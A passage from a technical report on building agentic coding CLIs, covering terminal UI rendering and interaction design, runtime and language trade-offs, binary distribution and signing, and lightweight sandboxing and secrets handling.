Unicode	Full (grapheme)	unicode-width	runewidth	Full	Grapheme-aware
Graphics	No	3rd-party	Inline images v2	Limited	Kitty→Sixel→blocks
Sync output (2026)	yes (env-gated — flaw)	app-side	yes	unknown	yes
Async	Promises	tokio (DIY)	tea.Cmd	async/await	TS async
Mouse	SGR 1006	SGR 1006	SGR 1006	SGR 1006	yes
Powers	Claude Code, Copilot CLI, Gemini CLI	Codex, gitui, yazi	Crush, gh (lazygit uses gocui)	posting	OpenCode
Testing	ink-testing-library	Mock backend	Model testing	pytest snapshots	createTestRenderer frames

Selection logic [O]: pick by implementation language; the differentiators that actually shipped UX wins are (a) **a real cell-diffing renderer** (all five now have one — Ink needed forking to get there), (b) **synchronized output** for flicker, (c) **an inline/scrollback mode** as a first-class path, (d) snapshot-test harness (Codex’s `insta` discipline is the quality floor).

3.2 Flicker, frames, scrollback — the physics of “feels fast”

- **Synchronized output (DECSET ?2026):** wrap each frame in `\x1b[?2026h...l`; terminal holds rendering until ESU → atomic frame flip. Universal adoption across 12 tested modern terminals incl. `xterm.js`. Apps probe via `DECRQM \x1b[?2026$p`. **Keep in-frame time tight** — terminals abort sync on timeout (the spec has no consensus value; real implementations use ~1 s: `tmux 3.7+`, `xterm.js 6.0`).
- **Capability detection must be probed, not env-guessed:** `sshd` forwards only `TERM` — `TERM_PROGRAM` / `KITTY_WINDOW_ID` / `WT_SESSION` all die at the boundary; env-only detection silently disabled sync output for every SSH user → flicker (hermes-agent PR #95958 is the canonical case study). Probe order: `DECRQM/XTGETTCAP/XTVERSION` queries through the `pty` → env fallback. Multiplexers must never be upgraded to sync (they re-chunk streams).
- **Color detection stack:** `flags > NO_COLOR > TERM=dumb > !isatty > COLORTERM=truecolor > TERM=-direct/-256color/xterm`. Precedence: `NO_COLOR > CLICOLOR_FORCE > CLICOLOR > isatty`.
- **Alternate screen vs inline:** the defining UX fork. Alt-screen gives clean repaint/mouse/scroll regions but *destroys native scrollback and Cmd+F* (CC #42670 regression). Mitigations in production: preserve history to scrollback on exit (Gemini CLI), first-class inline mode (Bubble Tea), transcript overlay (CC `Ctrl+0`, Codex `Ctrl+T`). **Best practice emerging: render completed turns to the scrollback stream and keep only the live region in a managed viewport.**

- **Unicode width:** `wcwidth` is insufficient — grapheme clustering (UAX #29), ZWJ emoji, VS15/16, regional indicators; even Mode-2027 terminals disagree (ucs-detect documents the ZWJ divergence; exact impl counts vary by test corpus). Use a maintained width library + grapheme iterator; never split on codepoint boundaries in wrap/cursor code.
- **Images:** detect via `env` fast-path then *query* Kitty protocol (`ESC_G i=...,a=q ...` + DA1); Sixel via DA1/XTSMGRAPHICS; fall back Kitty→Sixel→iTerm2→halfblocks. Name-only detection is a known chafa bug — don't repeat it. tmux: disable or gate.
- **Notifications:** OSC 9 (body), OSC 777 (title+body), OSC 99 (kitty), BEL universal; add focus-reporting gating (Crush: notify only when unfocused) and per-event toggles.
- **Performance budgets:** 60 fps = 16.67 ms frame budget. Known failure modes to engineer against: $O(n)$ re-layout of the whole transcript per token (OpenCode #6172), $O(n^2)$ paste handling (Gemini #18366), object-per-cell allocation (stock Ink), full-viewport redraw on each token (CC tmux flicker). Input latency: keys must echo within ~50 ms even during streaming.
- **Accessibility engineering:** emit **OSC 133** prompt/command/output/exit-status zones (enables command-block navigation for screen readers and terminal semantic features); honor `NO_COLOR`, `REDUCE_MOTION` / `PREFERS_REDUCED_MOTION`; provide a `--no-tui` /line-oriented mode — modern repainting TUIs are *hostile* to screen readers (cell-grid $\neq$ line stream; VoiceOver can't distinguish spinner frames from content).

4. Input & interaction design

- **Slash commands = command palette:** an *accelerator on top of a discoverable interface, never the only path*. Best practice rows: fuzzy match by intent not just label, grouped commands, scope chips, visible active row, destructive commands get a confirmation state, `? -on-empty-input` help panel (CC), mouse hover/click rows in fullscreen.
- **@-mentions:** file-path fuzzy picker; CC extends to live sessions — the primitive is “reference anything addressable”.
- **Paste:** bracketed-paste handling with instant ingestion of large blocks (collapse to `[Pasted #N]` chip, never $O(n^2)$ char processing — Gemini #18366 is the cautionary tale); multi-paragraph paste must not auto-submit.
- **Images:** `Ctrl+V` /drag → `[Image #N]` chips referenced positionally.
- **Editing:** Enter submits / `Ctrl+J` or `Shift+Enter` newline; `Ctrl+G` / `Ctrl+X Ctrl+E` opens `$EDITOR` (Amp `/editor` too); `Ctrl+S` stash; full undo `Ctrl+_`; history `Up`; optional vim mode.
- **Queue & steer:** messages sent mid-run queue visibly (“queued” state distinct from sent), individually cancelable/editable, FIFO drain on idle, steer-at-boundary for urgent input, stop $\neq$ clear-queue.
- **Modes as state machine:** visible permission/mode badge cycled on `Shift+Tab` (CC), `Tab` `plan?` build (OpenCode) — mode must be *on-screen and keyboard-flippable*.
- **Sessions:** searchable picker with preview-on-highlight, dense/comfortable toggle, cwd/branch metadata, `--last` scoped to cwd (Codex v0.129 is the benchmark); resume must restore checkpoints (CC) and ideally survive disconnects (OpenCode server).
- **Headless parity:** `exec` / `-p` / `-x` one-shot mode emitting plain text and JSONL events; same permission system; CI-grade `dontAsk` /fail-closed.

- **Finish notifications:** BEL + OSC 9/777/99 + focus-gated desktop notify + hooks for custom routing.

5. Beyond terminal

When a GUI is justified [synthesis]: (1) **multi-agent supervision at scale** — Warp’s agent board, Codex desktop worktree conversations, AgentGUI’s 38% faster trace comprehension; (2) **large-diff review** — Amp review panel (recommended order, churn heat), Zed AgentDiffPane, Cursor inline accept/reject; (3) **ambient/mobile check-ins** — session links (OpenCode share); (4) **first-run onboarding and settings** (config trees are miserable in TUIs). The IDE extension is justified by *co-location with the review surface*, not by chat. Terminal-first remains right for the core loop: composability, SSH, scriptability, and zero-rendering-overhead are features [O].

Design systems: semantic color tokens (not raw ANSI), theme files (`/theme` in CC, OpenCode themes, Copilot CLI picker), 4-bit-ANSI-safe core palette + truecolor enhancement layer (user-remappable terminal colors are an accessibility feature), consistent glyph grammar (one bullet for agent speech ●, one for tool calls, one spinner family).

Accessibility: line-stream fallback mode; OSC 133; NO_COLOR; reduced-motion flag (kills shimmer/spinner-verb animation); avoid color-only status encoding; screen-reader testing via PTY+VT-emulator harness.

6. Distilled UX principles for agentic tools

1. **The transcript is the product.** Never destroy scrollbar/history; completed content streams to permanent scrollbar, only the live region is managed. (CC #42670 is the canonical violation.)
2. **Interruptibility is a correctness feature.** Esc must *always* work, and the UI must never advertise a control that doesn’t act (CC #16905). Steering is delivered at safe boundaries, not mid-tool.
3. **Make risky moments legible, not just interruptible.** Oversight fails when users can’t tell *when* judgment is needed (CUA oversight study).
4. **Consent is a budget.** Every prompt spends attention; consolidate, tier by severity (allow-once/session/always/rule), and offer a calibrated auto path — habituation is documented and dangerous.
5. **Keep context visible at decision points.** Approval dialogs must carry session/task context (CC #40248 shows the failure). Never let a prompt steal input focus mid-composition (Codex #27374).
6. **Plans before actions; review before apply.** Plan mode + per-change review is the contract; changing it is the most resented regression (Cursor Agents Window).
7. **Undo must be deep, granular, and explained.** Prompt-anchored checkpoints; separate code-vs-conversation restore; state the blind spots (Bash side effects). Prefer dependency-aware semantics; return the prompt to the composer on undo (OpenCode model).
8. **Latency is a design variable, not a defect.** TTFT is the felt metric; fill the gap with meaningful status (shimmer, phase labels) — unexplained pauses read as failure, explained ones as deliberation.
9. **Progressive disclosure over verbose traces.** Collapse tool output by default; offer summary→detail levels; “Specification” summaries outperformed raw traces and flowcharts for error-finding.

10. **One frame, atomically.** Cell-diffed double buffer + synchronized output; ≤ 16.7 ms frame budget; probe capabilities, never trust env alone; degrade gracefully (kitty→sixel→blocks; truecolor→256→16→mono).
11. **The input box is sacred ground.** Anchored, never bouncing, immune to modal theft; paste and composition are lossless.
12. **Modes are visible state.** Current permission/mode/model on-screen always, keyboard-cyclable.
13. **Design the exit.** Notification on finish/attention-needed (focus-gated), clean scrollbar on quit, resumable sessions, headless parity.

7. Component spec list — best-in-class agentic TUI

Shell & layout: mode badge (permission/plan/model) · status line (cwd, branch, session name, cost/tokens, context %) · anchored input composer · toast/statusline transient row · persistent sidebar (sessions, tasks, usage) · resize-safe layout engine · theme system + semantic tokens.

Transcript: streaming markdown renderer (incremental parse, incomplete-fence tolerance) · syntax-highlighted code blocks w/ copy affordance · collapsible tool-call blocks (one-line summary `?` full output) · diff blocks (unified default, split toggle, per-file +/- counts, accept/reject affordances) · thinking/reasoning blocks (dimmed, collapsible, verbosity setting) · todo/task list toggleable inline · subagent sections w/ status · message queue strip (queued ≠ sent, per-item cancel/edit) · error banners w/ retry affordance · scroll-anchored viewport + “new content” pill · transcript overlay w/ search/export · scrollbar handoff on exit.

Working indicator: spinner + phase/verb label + elapsed time + token counter + interrupt hint (accurate!) · reduced-motion variant · shimmer for background classification.

Composer: multiline editor (Enter submit, modifier newline) · `/` fuzzy command menu · `@` mention picker · `!` shell mode · `?` help panel · image/paste chips · vim mode (optional) · external-editor handoff · history + stash + undo · bracketed-paste safety · IME-safe.

Oversight: per-tool permission dialogs (typed previews: command, diff, URL, MCP args) · allow once/session/always + rule-creation · 200 ms anti-misclick guard · focus-theft prevention · plan-approval surface (editable plan, ExitPlanMode) · escalation summary for destructive/irreversible actions · mid-run steer + boundary semantics.

History/undo: prompt-anchored checkpoints · rewind menu (code/conv/both/summarize) · staged undo w/ prompt re-edit · `/fork` branch · session picker (search, preview, metadata, density toggle) · `--continue` / `--resume` / `--last` scoped to cwd.

Diff review: two-pane explorer (file list + preview) · per-hunk accept/reject · merge-base-aware ranges · session cumulative diff view.

System: capability probe layer (DECRCM/XTGETTCAP/XTVERSION/graphics) · sync-output frame batching · image pipeline (kitty→sixel→blocks) · OSC 8 hyperlinks · OSC 52 clipboard · OSC 133 zones · notification engine (BEL/OSC9/99/777, focus-gated, hooks) · headless/JSONL mode parity · snapshot-test harness for every UI change.

8. Actionable implications — UX/UI

Phase 0 — rendering foundation (do this first; it’s the hardest to retrofit). Choose the stack that matches your implementation language, but *require*: cell-level double-buffered diffing, DECSET-2026 sync output with DECRQM probing (never env-gated — the SSH failure is documented), a maintained grapheme-cluster width pipeline, first-class inline/scrollback mode alongside alt-screen, and `insta`-style snapshot testing from day one. Budget: 16.7 ms/frame, <50 ms input echo under load, O(1) per-token append cost (transcript is append-only — never re-measure all lines per token; OpenCode #6172 and Gemini #18366 are the failure patterns).

Phase 1 — the core loop contract. Anchored composer + accurate interrupt affordance + queued-message strip + collapsible tool blocks + working indicator with elapsed/tokens. Ship scrollback-preserving transcript *before* alt-screen ambitions. `Esc` is a hard invariant — test it under queue+background-task conditions specifically.

Phase 2 — oversight & consent. Typed permission dialogs with anti-misclick delay and no focus theft; modes (default/plan/auto/deny-list) + rules; plan-mode toolset split; session-context carried into prompts. Instrument prompt frequency — consent fatigue is measurable, not hypothetical.

Phase 3 — recovery & sessions. Prompt-anchored checkpoints with documented coverage limits (Bash ≠ tracked); staged undo returning prompt to composer; fork; searchable session picker with preview; resume restores checkpoints. This is the biggest differentiator whitespace — only CC and OpenCode do it well, differently.

Phase 4 — polish & reach. Themes + semantic tokens; notifications (focus-gated); OSC 8/52/133; reduced-motion + `NO_COLOR` + line-mode a11y; image paste → chips → kitty graphics; diff explorer; then evaluate IDE/desktop surfaces *only* for diff-review-at-scale and multi-agent boards — resist porting the chat.

Research bets to watch: periodic confirmation-point scheduling (CDCR model), trust-adaptive counter-explanations/forced pauses, trajectory summarization (“specification” summaries > flowcharts), drift-prevention visualizations (AgentGUI +34pp) — all publish-and-replicable.

Limitations: no benchmarks run locally; forum/issue claims reflect reporter experience — triangulate severity before roadmap weighting; several sources are secondary analyses (DeepWiki, blogs) — spot-check claims against source repos before quoting verbatim. # Chapter 10 — Lightweight Runtime & Distribution Engineering

Scope note. Synthesizes published measurements, vendor engineering posts, issue trackers, and source repositories as of mid-2026. Where a number comes from a single self-measured benchmark or marketing page it is flagged `[self-reported]`; SEO-grade benchmark sites flagged `[unverified]`. Numbers vary by OS/arch; treat as order-of-magnitude guidance.

1. Language & runtime choice for an agentic CLI

An agent harness has an unusual performance profile: it is a **CLI** (cold start matters, users feel >100–200 ms), a **long-running interactive process** (idle RSS and GC pause tails matter over multi-hour sessions), a **streaming client** (SSE/JSON parse overhead on every token), and a **process supervisor** (spawn latency for tools and MCP servers compounds per turn).

1.1 Cold start (perceived latency floor)

Nielsen’s 100 ms threshold is the de-facto “instant” budget; Claude Code’s own bootstrap budget is documented as ~300 ms warm to a working cursor. Published measurements:

Runtime/tool	Cold/warm start	Source
C hello-world	~0.4 ms	chocolateboy/startup-time
Rust (clap CLI)	0.6–0.8 ms bare; ~0.8 ms cold w/ clap	chocolateboy; johal.in [unverified]
Go (cobra CLI)	0.9–2.1 ms	chocolateboy; johal.in [unverified]
Zig	~1 ms class (28.9 KB static hello-world in scratch image)	mattn/small-build-test
QuickJS	~0.9 ms; full runtime lifecycle <300 µs	chocolateboy; bellard.org
Deno	~14.5 ms	chocolateboy
<code>node -e 0 / empty script</code>	18–21 ms warm (v22–v25; binary itself 120–133 MB)	RafaelGSS/nodejs-stats
Node hello-world	~42 ms	chocolateboy
Python 3 bare	~22 ms	chocolateboy
Python CLI w/ imports	89–139 ms realistic	sanskarpan/tag-agent; johal.in [unverified]
Real agent CLIs (--version)	oxideclaw (Rust) 3 ms / 19 MB RSS ; claude 2.1.268 14 ms / 40 MB ; codex 0.153 15 ms / 22 MB ; goose 1.32 8 ms / 26 MB ; gemini-cli (JS) 456 ms / 218 MB	oxideclaw BENCHMARKS.md [self-reported, single machine]

The pattern: compiled languages land in single-digit ms; a managed-JS or Python harness only stays under ~100 ms with aggressive engineering (Claude Code’s 12 ms `--version` fast path required bypassing *all* heavy imports).

1.2 Binary size

Artifact	Size	Source
Zig hello-world (stripped, static)	0.8 MB (28.9 KB in a minimal musl scratch build)	johal.in [unverified] ; mattn
Rust hello-world (stripped)	~300–400 KB bare; ~1.4 MB with a Clap CLI; realistic app 3.8–9.7 MB	johal.in [unverified] ; s10n.dev
Go hello-world (stripped)	~2.1–5.5 MB (static 2.19 MB)	johal.in [unverified] ; mattn
<code>bun build --compile hello-world</code>	~57 MB (Bun 1.1.30, darwin-arm64; runtime bundled)	oven-sh/bun#14546
<code>deno compile hello-world</code>	~58 MB on Deno 1.x (denort runtime; was 116 MB pre-1.41); ~80 MB on Deno 2.x	deno docs
Node SEA hello-world		codewithnodejs.com

Artifact	Size	Source
	~142 MB , dynamically linked (ESM entries supported on current Node via <code>mainFormat: "module"</code>)	
codex (Rust) — binary	~80 MB macOS-arm64; release tarballs grew 7.4 MB (v0.28) → ~84–135 MB (v0.144+, 2026) as <code>rg</code> , <code>bwrap</code> , sandbox helpers were vendored	openai/codex#13091
claude (Bun-compiled)	~100 MB download, ~208 MB on disk (~95 MB is the Bun runtime/JSC; ~5 MB app code)	packetnebula.com; oxideclaw

Lesson: language choice sets the floor; dependency discipline sets the outcome. Codex is Rust and still ships an 80 MB binary because `image` , `syntect` , `two-face` , 5 OpenTelemetry crates, `rama` , `sqlx+migrate` , and `tokio features=["full"]` are compiled unconditionally. A Rust binary with 1,043 crates in Cargo.lock is not “lightweight” by default.

1.3 Memory at idle and under load

- Compiled-runtime floor: Rust ~1.2–8 MB idle RSS, Go ~3.8–12 MB, Zig ~0.9–4 MB for trivial CLIs `[unverified]` . Real Rust agents measure 19–26 MB peak at `--version` .
- JS harness floor much higher: `gemini-cli` measured **218 MB RSS just to print `--version`** . Node’s binary is ~120 MB, baseline RSS tens of MB.
- Python agent frameworks: CrewAI ~200 MB, LangGraph ~180 MB, AutoGen ~250 MB idle per OpenFang’s comparison `[self-reported marketing – directional]` .
- Long-session pathologies are worse than startup RSS: Claude Code has reported orphaned processes reaching **35.4 GB RSS over 21 days** (event loop kept alive by 55+ `setInterval` s, no `stdin.on("end")` exit path, no heap cap); Codex (Rust!) still grew 23 MB → 315 MB+ RSS from undrained per-subagent event channels; `gemini-cli` leaks ~1 GB in an unflushed `telemetryBuffer` . **No runtime saves you from unbounded in-memory growth — you need explicit retention/eviction design.**

1.4 TUI ecosystem maturity

Stack	Model	Used by	Notes
Ratatui (Rust)	Immediate-mode library; you own the loop	Codex CLI, Netflix bpftop (AWS Q CLI uses <code>crossterm</code> directly); ~5,900 dependent crates	Most performant; unopinionated; pair with <code>crossterm</code>
Bubble Tea + Lip Gloss + Bubbles (Go, Charm)	Elm architecture	Crush, gh-dash, glow, soft-serve; the Charm ecosystem powers “25k+ applications” (Bubble Tea alone claims 18k+)	Best component ecosystem; fastest dev velocity
Ink (React→terminal, Node)	React renderer	Original Codex TS CLI, Claude Code	

Stack	Model	Used by	Notes
			Familiar DX but pulls a React reconciler into every frame; bundle weight
OpenTUI/SolidJS (Bun/TS)	Fine-grained reactivity	opencode	Good TUI perf without VDOM diffing, but still on a JS runtime
Textual (Python)	Retained widgets, CSS	posting etc.	Heaviest runtime + packaging story

1.5 LLM SDK availability & async fit

- **TypeScript**: best SDK coverage (official Anthropic/OpenAI SDKs, Vercel AI SDK giving opencode 75+ providers), native async I/O, SSE/JSON native. Costs: runtime weight, GC, bundle parse.
- **Rust**: mature-enough SDKs (`async-openai` , `anthropic-sdk` , `rig` , `genai` , or raw request+serde — SSE is ~50 lines over `eventsource-stream`); tokio for fan-out; `serde_json`/SIMD-json for parse; the best sandboxes (`seccomp`/`landlock`/`seatbelt`) are native syscalls — *why* Codex moved. `rustls` beats OpenSSL on handshakes.
- **Go**: official `openai-go` , `anthropic-sdk-go` ; goroutines ideal for tool fan-out; GC STW pauses ~20 μ s p50 / ~49 μ s max (go1.26) — fine for agents; beware CFS-throttled containers where STW stretches.
- **Python**: richest SDKs, worst startup/packaging (89–139 ms realistic cold start; `zipapp`/`pyinstaller` are partial, fragile solutions).
- **Zig**: smallest output, native cross-compile, but std-only ecosystem (no clap/cobra equivalent, immature async story) — viable for the *sandbox shim* or a tiny tool-runner, risky for the whole harness.

1.6 Verdict

- **Rust**: best fit for “extremely lightweight + safe-by-default”: single-digit-ms cold start, ~20 MB-class real RSS, sub-2 MB floor for trivial CLIs, native sandbox syscalls, Ratatui. Costs: compile times, learning curve, and discipline to keep the binary small.
- **Go**: ~80% of Rust’s leanness at half the engineering cost; best TUI component library; trivial cross-compile; GC is a non-issue for agent latency but real RSS is ~2–4 $\times$ Rust’s.
- **TypeScript on Bun** is the “ship fast, accept ~60–100 MB runtime bundle” option — Claude Code and opencode prove it’s viable, not that it’s lean.
- **Python** is ruled out for the *harness binary* on startup/packaging grounds (fine as a research prototype — mini-SWE-agent).
- **Zig** is a niche pick for tiny helper binaries (sandbox launchers, shim processes), not the main event loop today.

2. Case studies

2.1 Codex CLI: TypeScript → Rust (the canonical rewrite)

OpenAI’s stated reasons: (a) **zero-dependency install** — Node 22+ “inhibits adoption”; (b) **native security bindings** — direct `seccomp`/`landlock` on Linux; (c) **no GC** → lower, more predictable memory for

long sessions; (d) a language-agnostic “wire protocol” for extensions. The Rust workspace (`core` , `exec` , `tui` on Ratatui, `cli` multitool) is now the maintained default.

Cautionary tail: Rust didn’t keep it small. ~420k LOC across 67 workspace crates at the Feb-2026 measurement (147 member crates as of Sept 2026), 1,043 crates locked, ~80 MB binary, ~95–135 MB npm platform tarballs — large enough to hit **npm’s E413 payload limit**, forcing a split into per-platform `optionalDependencies` packages. Feature gating, `regex-lite` over `regex` , tokio feature-minimization, and lazy syntax-highlight loading were filed as follow-up fixes.

2.2 Claude Code: maximal engineering to survive a heavy runtime

Community profile of `cli.js` v2.1.62: the 11.3 MB single-file bundle takes **~300 ms to parse (31.7% of startup CPU)** vs 23 ms for a bare Node script; ~535 synchronous filesystem calls block the loop (existsSync 196 + statSync 109 + readFileSync 108 + mkdir/readdir/write/spawn/exec; the often-quoted 413 counts only the top three); only 20 dynamic `import()` s exist so every user pays for Bedrock SDK (~1.1 MB), highlight.js ×182 languages (~1 MB), OTel (~900 KB), Vertex+gRPC (~800 KB); `sharp` is 16 MB and `ripgrep` ships all 6 platform binaries (~51 MB unused per install). The documented mitigations: a 300 ms bootstrap budget; `--version` / `--dump-system-prompt` fast paths that exit before heavy imports (12 ms measured); keychain/MDM subprocesses fired *during* the ~135 ms module-evaluation window; `preAction` deferral so `--help` never initializes the agent. **Lesson:** the techniques work but you’re spending elite engineering effort to compensate for the platform. Anthropic ultimately moved distribution to a **Bun-compiled native binary** (~100 MB) — eliminating the Node dependency at the cost of a much larger artifact and a `curl|bash` installer criticized for losing version pinning/rollback.

2.3 Astral uv/ruff: Rust performance as product strategy

uv: 8–10× faster than pip cold, 80–115× warm-cache; single static binary installable via curl, brew, pip, winget — *no Python required*; consolidates pip/pip-tools/pipx/poetry/pyenv/virtualenv/twine. Ruff: Astral’s canonical claim is 10–100× faster than existing linters (126× vs pylint on their CPython benchmark; “~1000×” is a user testimonial). Transferable lessons: global deduped cache + hardlinks/CoW; sub-millisecond resolver after warm cache; ship as *one binary* replacing a toolchain; `uv self update` gated to standalone installs via an install receipt, with mirror env vars for air-gapped/enterprise use.

2.4 Single-executable JS: bun --compile, deno compile, pkg/nexe/SEA

- **Bun --compile** : hello-world ≈ 57 MB; real app (claude-code) ~108 MB launching in ~510 ms; `--bytecode` gives 1.5–2× startup on small CLIs at 2–8× file size; native `.node` addons are fragile.
- **deno compile**: `denort` slim runtime → ~58 MB hello-world on 1.x, ~80 MB on Deno 2.x (was 116 MB pre-v1.41); true cross-compile; `--bundle` (esbuild) + `--minify` ; `--engine=quickjs` option trades JIT for size/latency.
- **pkg**: retired → community `@yao-pkg/pkg` ; SEA mode = stock Node + VFS, ~147–152 MB zstd-compressed for claude-code; only path with same-V8/same-ABI fidelity.
- **Node SEA**: ~142 MB hello-world, dynamically linked, experimental warning (ESM entries now supported via `mainFormat: "module"`).
- **nexe**: smallest configurable output, supports strip/upx, but stale Node versions.

Verdict: all JS single-file routes ship a 60–145 MB runtime — acceptable for install convenience, not a leanness strategy. The only sub-10 MB JS path is embedding **QuickJS** (~200–370 KB, <300 µs lifecycle) for *plugin* execution, not the host.

2.5 ripgrep/fd/lazygit/zellij: what the fast-CLI canon teaches

- **ripgrep**: speed comes from algorithm selection (literal extraction → SIMD `memchr` /Teddy prefilters before regex), parallel `ignore -crate` walking, mmap-vs-buffered-read per workload, full LTO — “better algorithms made easy to write safely.” For a harness: **do less work per byte** — prefilter, stream, parallelize traversal.
- **lazygit**: memory blowups came from *retained render state*, not Go: rendering every commit into gocui cells cost 855 MB→3.1 GB on a 262k-commit repo; rendering only the visible viewport cut it to 360/770 MB; pooling commit-graph storage took 94.8 GB→38 GB on linux-kernel. Directly analogous to transcript buffers: **materialize only the visible window; intern repeated strings; pool fixed-size records**.
- **zellij**: migrated wasmtime→**wasmi** interpreter — plugin compile went from seconds to single-digit ms, deleted the on-disk compiled-module cache, shrank binary+RSS. Lesson: *interpreted* WASM beats JIT-compiled WASM when load latency dominates; sandboxed plugins can be nearly free.

2.6 Charm/Go and the “good enough footprint” proof

Crush (Charm’s agent): Go + Bubble Tea, SQLite sessions, LSP, MCP — a full agent in a ~15–20 MB-class Go binary with the strongest TUI component ecosystem. goose (Rust) and oxideclaw (Rust) measure 8 ms/26 MB and 3 ms/19 MB at `--version`. The Go/Rust agent tier demonstrably delivers single-digit-to-low-tens-of-ms starts and ~20–40 MB RSS *with* real features.

2.7 OpenFang / ZeroClaw: Rust agent runtimes’ self-reported numbers

OpenFang (Rust “agent OS”): 180 ms cold start (includes WASM sandbox spawn — module instantiation is µs-scale), 40 MB idle; ZeroClaw claims 10 ms / 5 MB; vs Python frameworks’ 2.5–4 s / 180–250 MB and OpenClaw (TS) 5.98 s / 394 MB [`self-reported vendor benchmarks — directional`]. OpenFang’s per-agent WASM dual-metered sandbox (fuel + memory) shows the pattern of giving *each agent* an in-process sandbox rather than a process-per-agent.

3. Distribution & packaging

3.1 Cross-compile matrix

Minimum viable matrix for a coding agent: `darwin-arm64`, `darwin-x64`, `linux-x64` (glibc **and** musl — Alpine is common in devcontainers), `linux-arm64`, `windows-x64`, `windows-arm64`. Nice-to-haves: `linux-armv7`, `freebsd`.

- **Go**: `G00S/G0ARCH` native; `CGO_ENABLED=0` for static; GoReleaser generates archives+checksums+deb/rpm/apk+brew/scoop/winget manifests in one pipeline.
- **Rust**: `rustup target add + cross` or `cargo-zigbuild` for glibc-version pinning; musl for static; cargo-dist generates shell/powershell/npm/homebrew/msi installers **and the CI to run them**.

- **Zig**: native cross-compile incl. targeting glibc versions — also useful as a *linker* for Rust (cargo-zigbuild).
- **JS**: bun/deno compile have `--target` matrices; Node SEA is per-platform.

3.2 macOS signing & notarization (non-negotiable for friction-free install)

- Sign with a **Developer ID Application** cert + **hardened runtime**; submit via `xcrun notarytool submit --wait`; credentials via `notarytool store-credentials` or App Store Connect API key.
- **Nuance that bites CLI authors**: `stapler staple` only attaches tickets to `.app` bundles, signed flat `.pkg`s, and UDIF `.dmg`s — **you cannot staple a bare Mach-O executable**. Gatekeeper looks up the ticket *online* on first run. Practical consequence: distribute inside a notarized `.pkg` / `.dmg` / `zip`, and ensure notarization completed before upload.
- Windows: Authenticode cert (EV or Azure Trusted Signing) to avoid SmartScreen; fresh self-updaters have been flagged by Defender.
- Sigstore/cosign signing of tarballs + published SHA256SUMS is table stakes (Codex ships `.sigstore` files).

3.3 npm distribution pitfalls (if you offer an npm channel)

- **Per-platform optionalDependencies** with `os / cpu` fields is the reliable pattern (esbuild's switch, then swc, Biome, uv's `uvx`, Claude Code's `@anthropic-ai/claude-code-darwin-arm64`, Codex's split packages). Postinstall downloads break under `--ignore-scripts`, custom registries, proxies, read-only FS, offline installs.
- Keep the *root* package tiny (JS launcher + manifest); **libc is not expressible in `os / cpu`** — Next.js/esbuild needed `detect-libc` postinstall or musl-variant packages.
- Registry limits: Codex hit **E413 Payload Too Large** at ~206 MB monolithic — split early.
- npm as a *runtime dependency* is what Codex explicitly fled; npm as a *binary delivery channel* remains valuable for `npk` UX.

3.4 Package managers, self-update, pinning, air-gap

- **Homebrew**: third-party tap — automatable from release CI (GoReleaser/ `bump-homebrew-formula-action`).
- **Scoop** trivially automatable; **winget** requires a manifest PR with review latency (1–2 days).
- **Self-update**: `self_update` crate (GitHub/GitLab/Gitea/S3/static-manifest, zipsign verification) or re-invoke your installer like `uv self update` (gated by install receipt so PM installs defer to the PM). Always: verify SHA256/signatures, download to temp + atomic rename, keep prior version for rollback — the absence of rollback/pinning is the top criticism of Claude Code's curl installer.
- **Version pinning**: accept `--version=X.Y.Z` in installer, `tool@version` in PM channels, a `manifest.json` with per-platform checksums.
- **Air-gapped**: mirror-base-URL env overrides, offline `--version` -pinned artifacts, checksum manifests — and *never* require postinstall network access for core function.

4. Sandboxing & security engineering (staying lightweight)

The lightweight-sandbox ladder, cheapest→strongest:

Layer	Cost	What it gives	Evidence
Process env scoping + umask + rlimits	~0	Secrets not inherited, fork-bomb/FD caps	ai-jail uses RLIMIT_NPROC/NOFILE/CORE=0
macOS sandbox-exec / Seatbelt	<5 ms, 0 deps (binary at <code>/usr/bin/sandbox-exec</code>)	Declarative SBPL FS/network/exec policy, inherited by children, irrevocable	Deprecated since 10.8 but functional on macOS 15; used in production by Claude Code, Codex, Bazel, Nix, Homebrew, Chromium; profile ≤65,535 bytes. App Sandbox entitlements not viable for bare CLIs. No announced removal; no documented replacement
Linux namespaces + seccomp + Landlock (bubblewrap/pnut/sandlock/ai-jail)	~5 ms start vs ~200 ms container	Mount-ns FS scoping, syscall filtering, VFS-level file+network rules without root	bwrap is the battle-tested base — remember <code>--new-session</code> vs <code>TIOCSTI</code> CVE-2017-5226; pnut adds declarative TOML + Kafel seccomp in Rust; ai-jail layers Landlock V3/V4 + ~30-syscall denylist + rlimits
Loopback egress proxy	ms-scale, in-process	Domain/method/path allowlists, SSRF guard, audit log	Codex ships <code>codex-network-proxy</code> (documented defaults HTTP 127.0.0.1:3128 / SOCKS5 8081 — actual bound ports are ephemeral loopback on Linux/macOS; domain allowlist w/ <code>*.host</code> scoping, blocks private/local IPs incl. DNS-resolving ones); Coder's Agent Firewall pairs nsjail with domain+verb allowlist proxy
WASM in-process sandbox (per tool/agent)	μs instantiation	Fuel+metering isolation without process boundary	OpenFang's dual-metered model; zellij's wasmi shows interpreter path is ms-scale, cache-free
Containers	~200 ms+ start, tens of MB	Familiar, needs daemon	Overkill for per-command sandboxing on a dev laptop
microVMs (Firecracker/libkrun)	VMM ~12 ms typical, ≤125 ms to guest init, ≤5 MiB VMM overhead — but real cold path adds 100–300 ms	Hardware isolation for truly untrusted code	Right answer for <i>remote/hostile</i> execution tiers and multi-tenant; libkrun embeds in-process on macOS Hypervisor.framework

Secrets handling. Store long-lived credentials in the OS store — macOS Keychain, Windows Credential Manager/DPAPI, Linux libsecret — with a plaintext-fallback policy for headless Linux. Two agent-specific refinements: (a) **prefetch** the keychain read during startup I/O overlap like Claude Code’s

`startKeychainPrefetch` (hides the 10–100 ms syscall); (b) avoid keychain prompt fatigue on macOS — one “Always Allow” per item — by storing a single key in the keychain that decrypts a local secrets file (age-key pattern). Scope env vars to children: spawn tools with a minimal allowlisted environment rather than `inherit`.

Permissions & audit. Safe-by-default: read-only FS unless workspace root, network off or allowlisted unless asked, exec allowlists where feasible (Codex seatbelt policies: `READ_ONLY` base + parameterized writable subpaths). Append an **audit log** of tool calls, egress denials, and policy decisions to the same append-only session log — one mechanism, two purposes.

5. Performance engineering

5.1 Startup budget (recommended: ≤300 ms to interactive, ≤50 ms to first paint)

